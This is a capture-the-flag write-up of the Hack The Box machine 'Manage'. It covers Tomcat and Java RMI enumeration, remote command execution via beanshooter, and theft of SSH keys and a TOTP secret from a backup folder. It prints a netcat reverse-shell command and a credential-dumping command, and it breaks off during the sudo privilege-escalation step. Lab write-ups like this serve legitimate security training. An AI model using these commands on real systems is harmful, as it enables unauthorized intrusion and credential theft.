
Hack The Box Manage Writeup
Java RMI on 2222 dumps Tomcat credentials for RCE, a backup directory leaks SSH keys and a TOTP secret, and a sudo adduser rule creates a user named admin.
Web Server Enumeration
Port 8080 is open with Apache Tomcat.

Specifically, version 10.1.19.
Trying to access the management interface leads nowhere. It doesn’t even ask for credentials, saying that only machines connecting from the same host running the Tomcat application can log in.
Java RMI
Port 2222 is also open on the machine, running Java RMI.
Java RMI (Remote Method Invocation) is a Java API that allows an object running in one JVM (Java Virtual Machine) to invoke methods on an object running in another JVM, even if they’re on different physical machines. RMI provides a mechanism for Java-based distributed computing.
It’s possible to not only dump the credentials for the Tomcat application but also achieve remote command execution, pretty easily, using the “beanshooter” tool.
Reference: https://swisskyrepo.github.io/PayloadsAllTheThings/Java%20RMI/#rce-using-beanshooter
More specifically, to get RCE:
1
beanshooter standard 172.17.0.2 2222 exec 'nc 172.17.0.1 4444 -e ash'  # change reverse shell method
To dump credentials and more info:
1
beanshooter enum 172.17.0.2 2222
Horizontal Privilege Escalation
The useradmin user had an unprotected backup folder in their home directory, which let me save a copy to my machine and obtain sensitive information about that user, like SSH private keys and a two-factor authentication secret token.
I used this information to log in as “useradmin” to the machine via SSH.
Vertical Privilege Escalation
User “useradmin” has sudo permissions to run “adduser